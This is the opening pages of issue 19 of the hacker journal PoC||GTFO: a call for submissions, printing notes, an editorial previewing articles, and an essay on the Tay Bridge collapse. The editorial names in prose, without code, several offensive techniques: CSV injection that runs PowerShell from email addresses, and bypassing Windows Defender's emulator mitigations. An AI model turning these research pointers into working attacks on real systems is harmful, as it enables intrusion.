
Don't tell us that it's possible; rather, teach us how to do it ourselves with the absolute minimum of formality and bullshit.

Like an email, we expect informal language and hand-sketched diagrams. Write it in a single sitting, and leave any editing for your poor preacherman to do over a bottle of fine scotch. Send this to pastor@phrack.org and hope that the neighborly Phrack folks—praise be to them!—aren't man-in-the-middling our submission process.

Yours in PoC and Pwnage,
Pastor Manul Laphroaig, T.G. S.B.

PoC||GTFO
Proof of Concept or Get the Fuck Out

19:02 (p. 5) Of Coal and Iron
19:03 (p. 11) CSV Injection, RFC5322
19:04 (p. 17) Undefining the ARM
19:05 (p. 21) An MD5 Pileup
19:06 (p. 39) Selectively Exceptional UTF8
19:07 (p. 44) Never Fret that Unobtainium
19:08 (p. 47) Steganography in .ICO Files
19:09 (p. 53) The Pages of PoC||GTFO
19:10 (p. 55) Vector Multiplication as an IPC Primitive
19:11 (p. 60) Polyglots with Ocaml Bytecode
19:12 (p. 64) Inside Windows Defender



A stroke of the brush does not guarantee art from the bristles. Это самиздат.

Compiled for a dozen reasons many dozens of times, the last of which was on March 27, 2019.

€ 0, $0 USD, $0 AUD, 0 RSD, 0 SEK, $50 CAD, 6×10^{29} Pengő (3×10^{8} Adópengő), 100 JPC.

Legal Note: Dolly Parton has given away one hundred million books, and we the editors politely suggest that you get started in giving away some of your own. Please reproduce this fine journal, and spread the gift of самиздат to all who would like to read it.

Reprints: Bitrot will burn libraries with merciless indignity that even Pets Dot Com didn't deserve. Please mirror—don't merely link!—`pocorgtfo19.pdf` and our other issues far and wide, so our articles can help fight the coming flame deluge. We like the following mirrors.


`https://unpack.debug.su/pocorgtfo/`
`https://pocorgtfo.hacke.rs/`
`https://www.alchemistowl.org/pocorgtfo/`
`https://www.sultanik.com/pocorgtfo/`
`git clone https://github.com/angea/pocorgtfo`

Technical Note: This file, `pocorgtfo19.pdf`, is valid as a PDF document, a ZIP archive, and a HTML page. It is also available as a Windows PE executable, a PNG image and an MP4 video, all of which have the same MD5 as this PDF.

Cover Art: The cover illustration from this release is a Prévost engraving of a painting by Léon Benett that was first published in *Le tour du monde en quatre-vingts jours* by Jules Verne in 1873.

Printing Instructions: Pirate print runs of this journal are most welcome! PoC||GTFO is to be printed duplex, then folded and stapled in the center. Print on A3 paper in Europe and Tabloid (11" x 17") paper in Samland, then fold to get a booklet in A4 or Letter size. Secret volcano labs in Canada may use P3 (280 mm x 430 mm) if they like, folded to make P4. The outermost sheet should be on thicker paper to form a cover.

```
# This is how to convert an issue for duplex printing.
sudo apt-get install pdfjam
pdfbook --short-edge --vanilla --paper a3paper pocorgtfo19.pdf -o pocorgtfo19-book.pdf
```



Man of The Book	Manul Laphroaig
Editor of Last Resort	Melilot
TEXnician	Evan Sultanik
Editorial Whipping Boy	Jacob Torrey
Funky File Supervisor	Ange Albertini
Assistant Scenic Designer	Philippe Teuwen
Scooby Bus Driver	Ryan Speers

19:01 Let's start a band together!

Neighbors, please join me in reading this twentieth release of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of reverse engineering and the study of weird machines. This release is a gift to our fine neighbors in Heidelberg, Canberra and Knoxville.

If you are missing the first nineteen issues, we suggest asking a neighbor who picked up a copy of the first in Vegas, the second in São Paulo, the third in Hamburg, the fourth in Heidelberg, the fifth in Montréal, the sixth in Las Vegas, the seventh from his parents' inkjet printer during the Thanksgiving holiday, the eighth in Heidelberg, the ninth in Montréal, the tenth in Novi Sad or Stockholm, the eleventh in Washington D.C., the twelfth in Heidelberg, the thirteenth in Montréal, the fourteenth in São Paulo, San Diego, or Budapest, the fifteenth in Canberra, Heidelberg, or Miami, the sixteenth release in Montréal, New York, or Las Vegas, the seventeenth release in São Paulo or Budapest, the eighteenth release in Leipzig or Washington, D.C., or the nineteenth in Montréal. Two collected volumes are available through No Starch Press, wherever fine books are sold.


On page 5, our editor in chief regales us with tales of coke! Neither the soft drink nor the alkaloid, he speaks here of the refined coal that ushered in the Industrial Revolution, the compromises necessary to build an affordable bridge from wrought and cast iron when steel has yet to be invented, and the disastrous collapse of the Tay Bridge in Scotland. What modern marvels are made affordable and efficient by similar fancy tricks, only to collapse under an adversarial load?

Time and again in this journal, we have seen that regular expressions have been used in fragile code that rules our lives. On page 11, Jeff Dileo presents a trick for formatting Powershell scripts as email addresses, such that they are executed when exported by spammers into Microsoft Excel as CSV textfiles.

Every enterprising young lady and gentleman who has delved into datasheets and instruction sets has a moment of curiosity when a field is marked as undefined, or when it is defined to a constant with no explanation of that constant's meaning. Eric Davisson shows on page 17 that, at least in the instructions of modern ARM executables, it is possible to scramble the constants, breaking compatibility with disassemblers while executing exactly as intended on real hardware. Perhaps you, dear reader, can do the same to other architectures?

After our paper release, and only when quality control has been passed, we will make an electronic release named `pocorgtfo19.pdf`. It is a valid PDF document, an HTML page, and a ZIP file filled with fancy papers and source code. You might also find `pocorgtfo19.exe`, `pocorgtfo19.png` and `pocorgtfo19.mp4` with the same MD5 hash. On page 21, our very own Ange Albertini will show you show he made this pileup of a polyglot and hash collisions.

There's a lot of fancy work that can be do with homoglyphs in UTF8, but what other clever things can be done with it? Ryan Speers and Travis Goodspeed have been fuzzing UTF8 interpreters not for crashes, but for differences of opinion on string legality. On page 39, they will show you how to make a string that is happily allowed by Java and Golang, but impossible to insert into a PostgreSQL table.



VERSATILE, LOW COST ANALOG COMPUTER

MODEL MK-I

- LOW COST.
- FULLY TRANSISTORIZED.
- DESK TOP SIZE.
- FRONT PANEL ACCESS TO ALL ACTIVE COMPUTING ELEMENTS.
- AMPLIFIER OVERLOAD ALARM.
- PLUG IN MODULE ASSEMBLY.

SPECIFICATIONS;

20 operational amplifiers ±10 volt output.
3 $\frac{X^2}{10}$ function generators.
1 5 log 10x function generator.
10 Potentiometers
D.C. - 1KC response.
±5% accuracy.
115VAC supply required.

BASIC EQUIPMENT;

MK-I computer, cabinet mounted.
10 patch cords.
10 input - output feedback resistor jumpers (resistor values optional).
2 input - output feedback capacitor jumpers (capacitor values optional).

INPUT;

Tape recorder, transducers, or any external signal.

OUTPUT;

Front panel meter.
Scope.
Strip chart recorder.

ACCESSORIES AVAILABLE;

Strip chart recorder.
X^2, log, and variable function generators.
Patch cords and jumpers.

PRICE (with basic equipment) $1,980.00
DELIVERY — 45 days

CONTROL & COMPUTING DEVICES CO.
Box 925, Garland, Texas Phone RI-1-5443 (Dallas)

Even the best among us, having hoarded electronic components for years, sometimes lack that one nifty piece that would make a project work. Page 44 presents one such project, a vacuum fluorescent display driver that was saved by clever thinking and a refusal to give into frustration.

Rodger Allen presents us, on page 47, with a clever tool in Haskell that hides text in the unused space of `.bmp` and `.ico` palettes. You just might find a copy of its source code in the favicon of your favorite PoC||GTFO mirror!

We relax for intermission on page 53 with a delightful ditty by Dr. EVM and MMX Show, their hit single, The Pages of PoC||GTFO!

So there's this idea that wherever two users share a constrained resource, they can use it as a communications channel, just by hogging the resource or leaving it be. The faster and more tightly constrained the resource is, the better to communicate with it. On page 55, Lorenzo Benelli shows us that *vector multiplication* on Intel's AVX instruction set is a constrained resource, and that its startup and shut down delays can be used as a communications channel. Isn't that wild?

Gabriel Radanne presents his Camelus Documentum on page 60, a PDF file that is also executable OCaml bytecode. The Sapir-Albertini hypothesis, you heard of it here first, neighbors!

You might remember Alexei Bulazel from his hilarious AVLeak research at WOOT, in which he exfiltrated file and registry listings from cloud antivirus products through thousands of preselected false positives and a fresh unpacker.[1] Windows Defender has been a pet research project of his, and on page 64, he explains the internals of its emulator. You'll learn how its custom `apicall` instruction can be added to IDA Pro, how to add an output channel for `printf()` debugging from the emulator, and how to bypass Microsoft's mitigations against abuse of this emulation layer.

On page 80, the last page, we pass around the collection plate. Our church has no interest in bitcoins or wooden nickels, but we'd love your donation of a reverse engineering story. Please send one our way.

BINARY VISION

GRAPHIC ARTIST

Excellent freelance artist with 16-bit experience needed to work on interactive CD projects. Good rates and interesting work.

Please send ST/Amiga demo discs to Rupert Bowater, BINARY VISION, 447 Green Lanes, Haringey N4 1HA or phone (4-7pm) : 081 341 6866


[1] `unzip pocorgtfo19.pdf avleak.pdf`

19:02 Of Coal and Iron

by Manul Laphroaig, Engineer

Gather 'round, neighbors. The Christmas season is behind us, but some cold days still lie ahead, and there's still time for a hearty fireside chat and a pint. And as I raise my pint and think of fireplaces and of stockings hung by the chimneys with care, my thoughts turn to the thing that had to do with all of these and warmed the hearts and limbs of geeks of the ages past: coal.

These days, neighbors, hardly anyone gets coal in their stockings, and the coal-fed heating oven closest to you is likely in that Victorian novel on your bookshelf (unless you are in Berlin, neighbor, in which case coal might still be your winter friend). But this pint of pale ale, at least, is a reminder of the times when coal was something every geek of technology cared about.



BLAST FURNACE.

You see, neighbors, pale ale was made possible by the same thing that made the railway and the rest of the Industrial Revolution: coke, which is to coal as charcoal is to wood. Malts used to be dried with wood or peat fires, and that meant smoke and darker malts. Raw coal, although cheaper, could not be used, because hardly anyone likes their beer to smell of sulfur. Coke, on the other hand—once the process for its production got figured out, which in Europe happened in late 16th–early 17th century—was a smokeless fuel. Coke ushered in the era of lighter, "pale" malts, and by the end of the 17th century changed our idea of a neighborly pint. Which was nothing compared to how coke changed the ideas of distance and physical neighboring.

Chances are, neighbor, that you are reading this thanks to the Network of Networks, otherwise known as the Internet, and that a few of your other favorite things also need connectivity. But of course the Internet was not the first physical network of networks. It wasn't even the first network of metal that made the far things and places previously unreachable—except to the very few and at a great expense—reachable on the cheap. That network was the railway, and it would not have happened without coke—and, of course, its best friend, iron.

Just how exciting was that railway network? you might ask. Jules Verne's *Around the World in Eighty Days*, an engraving from which graces this edition's cover, was prompted by the news report that the world's public transport network of railways and steam boat routes was almost complete for circumnavigation, missing just some 140 miles in India. This was the news of the age—and the book became Verne's most popular one, prompting many real-life journeys around the globe.

In Europe the process for smelting iron[2] with coke was figured out around the beginning of the 17th century. The inventor of record, Abraham Darby (also called Abraham Darby the Elder, as his son and grandson of the same name continued


[2]It goes something like this. Iron in nature tends to be all tied up in oxides, but, given the choice, oxygen really prefers carbon. So if you heat it all up in a scene that's just right, like a blast furnace, iron gets reduced out. Just think of $2Fe_2O_3 + 3C \rightarrow 4Fe + 3CO_2$ as nature's distracted boyfriend meme—except that iron and carbon remain best friends, and the intricacies of their relationship have been the subject of countless bedside books of the geeks of the early 1900s, such as H.M. Howe's *Iron, Steel, and Other Alloys*, which you'll find in the feelies. This is true steampunk, neighbors, and truer romance of the elements is yet to be written, despite the fact that the iron obtained through smelting was called "pig iron."

to further the relationship of coal and iron), was inspired by seeing coke being used in malt ovens. Before then, smelting iron required charcoal. This was good enough for swords and similar items of expensive blacksmithing, but rather limited the amount of iron one could smelt.

Not only trees take a while to grow, and Britain's timber was already in scarce supply by 1700s, but charcoal doesn't pile up so well with iron ore. So coke both saved the trees and allowed for much larger blast ovens, resulting in much cheaper iron, in much larger quantities. It was initially not as good as hand-hammered *wrought iron*, but it was good enough, and there was enough of it to be poured into casts, at a fraction of the cost. So much, in fact, that one could make buildings, bridges, and railroads out of it.

In some 50 years cast iron made its way from pots and pans to what we now call *critical infrastructure*. It went from the first coke-powered blast furnaces set up by Abraham Darby in 1709 to the icons of the Industrial Revolution such as the Crystal Palace of the London's Great Exhibition of 1851 and the great cast iron bridges such as the 2.75-mile long Tay Bridge of 1879 across the Firth of Forth.

The time cast iron took to get adopted for major infrastructure projects was not accidental, as chemical impurities of coke were still larger and less controllable than those of charcoal, and defects such as those caused by gas bubbles were inherent in the casting process. Also, cast iron is hard and compresses well, but is brittle, because it still contains a fairly large amount of carbon and slag, in a heterogeneous alloy structure, which is one of the many subtle and fascinating phases of the relationship between iron and carbon. So cast iron was not without its downsides.




But the choice between infrastructure you can afford right now and the one you can't is pretty easy, and so is the employer's choice between labor that can be had on the cheap and the expert labor that's scarce. The march of the cheap technology cannot be stopped—think of Javascript and IoT.

Who said IoT? Neighbor, what is that bottle over on that shelf right next to the divine nectar of Islay? Indeed, it is the Glenrothes scotch, and so suitable for the story I am going to tell, for the first of its kind, they say, was distilled on the same day it happened. Give me a generous pour, neighbor, and take another, for the story is not a happy one.

This is the story of a great feat of infrastructure, the engineer knighted for it, and not surviving it by even a year. This is the story of the Tay Bridge.


> *Beautiful Railway Bridge of the Silvery Tay!*
> *With your numerous arches and pillars*
> *in so grand array,*
> *And your central girders,*
> *which seem to the eye*
> *To be almost towering to the sky.*
> *The greatest wonder of the day,*
> *And a great beautification to the River Tay,*
> *Most beautiful to be seen,*
> *Near by Dundee and the Magdalen Green.*
> *– William McGonagall, 1879*



The Tay Bridge was designed by Sir Thomas Bouch, the inventor of the railway ferry and the lattice girders of railway bridges, the design you can still see on the Manhattan Bridge, San Francisco–Oakland Bay Bridge, and many smaller bridges. The famous Eiffel Tower uses the same lattice principle.

The Tay Bridge exemplified the engineering approach that brought Sir Thomas to fame and knighthood: that it was the duty of the engineer to accomplish his work without extravagance and waste, making it solid and substantial, but only just as solid and as substantial as required by the circumstances. Through Sir Thomas' designs, many clients in need of railway connectivity were able to actually afford it. In his projects he used the cheapest technologies, like cast iron columns for bridges, and used advice on the wind loads from experts such as the Astronomer Royal—whom we'd now call data scientists or perhaps climate scientists—to get the safety allowances just right for the specific tasks rather than the excessive one-size-fits-all. This approach brought him fame, and, eventually, knighthood, a week after Queen Victoria on June 20, 1879, crossed the celebrated Tay Bridge, an engineering marvel of the day and an economical one at that.

The Tay Bridge used an ingenious and cost-effective structural scheme, which combined cast iron columns with wrought-iron cross-bracing. It combined the strengths of the two kinds of materials: the cheapness and hardness of cast iron, and the tensile strength of the more expensive wrought iron. Unlike cast iron, wrought iron could bend without breaking, as the slag in its microstructure was shaped by hammering and rolling (i.e., *working* it, hence *wrought* in its name) into fibers.[3] The wrought-iron braces and tiebars stabilized the open-lattice piers by linking the cast iron columns. The structure had to be light enough to carry the weight of the lattice girders and itself, given the limited support the tricky river bed could offer. The maximum windload observed across the Firth of Forth was taken into account, too, rather than adding an arbitrary allowance.



[3]These days, wrought iron is a thing of the past, because mild steel gives the same structural properties without the slag, due to its iron-carbon structure layering of iron allotropes. But at the time steel production still could not compete with wrought iron.

Then, on Sunday the 28th of December 1879, the Tay Bridge collapsed to high winds as a train was passing through it, killing all aboard.

Beautiful railway bridge of the silv'ry Tay
Alas! I am very sorry to say
That ninety lives have been taken away
On the last sabbath day of 1879
Which will be remember'd
for a very long time.
– William McGonagall, 1880

What brought the bridge down? Was it poor design or flaws in the workmanship? An inquiry board set up to investigate the deadly collapse brought to light many things, such as the ingenious practices of the foundry workers to disguise the casting flaws they considered minor by filling them in with a paste of beeswax, iron filings, etc., that appeared to be metal when burnished. Another practice that turned out to be common among moulders was to cast the holes for bolts when casting the columns, rather than drilling them afterwards. This made the holes conical rather than cylindrical, putting more load from the bolt on the narrow edge end, crushing the bolt's thread, allowing extra play for the bolted tiebars, and weakening the overall lattice structure as a result. As the windload calculations were traced to the authoritative books of the day and redone, questions were raised whether the wind speeds in the respective formulas were meant to be instantaneous maximal values at a point or average values calculated over time or over the length of a bridge's span, which were smaller.

Sir Bouch was known for designs that optimized costs. The makers of the bridge's columns added their own optimizations to the casting processes: casting bolt holes while the column was cast was much cheaper than boring them afterwards. Bolts, in turn, were cheaper than pins. During the inquiry it transpired that Sir Bouch did not know that the bolt holes were cast as a common practice, while the casters did not think the difference important. In turn, the casters had concerns about the attachment of tying braces, *"knowing how treacherous a thing cast iron is"*, but assumed the engineers knew and compensated for the weaknesses with redundancy.

The bridge as built was the sum of many independent optimizations, from the overall design to lower its weight to the labor of casting its iron columns. All of these optimizations were made in good faith, from the chief engineer down to the foundry foreman and the bridge maintenance inspector, each acting within their normal layers of competence and trusting the judgment of experts in other layers. With so many people involved, layers of engineering abstraction once again became boundaries of competence.

The combined effect of these good faith optimizations was wilder and more deadly than anyone could predict. Although the inquiry board members disagreed on whether the bridge as designed would have stood if its workmanship were perfect or close, it was abundantly clear that continuing the business of cast iron structures as usual was too risky. Several major bridges and viaducts were abandoned and redesigned or condemned and eventually replaced. Cast iron designs gave way to more expensive wrought iron (think Eiffel Tower), and then the steel industry caught up and made wrought iron obsolete.

The stone pier stumps of the original Tay Bridge, though, are still visible next to the new bridge.

BEAUTIFUL new railway bridge of the
Silvery Tay,
With your strong brick piers and buttresses
in so grand array,
And your thirteen central girders,
which seem to my eye
Strong enough all windy storms to defy.
–William McGonagall

And so ends this story of coal, iron, and critical infrastructure, neighbors. But all of this had happened before, and it will all happen again.

Although our networks are not of iron and carbon, we too have had miraculous breakthroughs that, like coke, allowed us to scale them far beyond the limits any sane economist would've thought possible. Our networks and artifacts too are subject to the same real world forces that favor engineering them on the cheap, and our choices of materials by brittleness and the skill needed to work them are eerily similar.

Our boundaries of competence are as strong as ever, and our drive to optimize on both sides of an abstraction boundary is just as disastrous. Nor have we any lack of "evidence-based" expert advice that looks so authoritative in a book or in powerpoint, but may not even use relevant metrics.

Indeed, our hardware has more kinds of Spectres than a Victorian ghost novel.

Studebaker


FLANDERS 20

Studebaker Automobiles

Two Models

E-M-F 30

You Want the Best— Not the Cheapest



Flanders "20" Roadster, $750

Don't be alarmed if somebody tells you you can buy an automobile for less money than the $750 Studebaker-Flanders "20." You can, but you better not. The Flanders "20" corresponds point by point with the best and highest priced cars sold. Cheaper cars at every vital point are built on ideas long ago discarded for good cars. Don't take our word for it. Make comparisons and see.

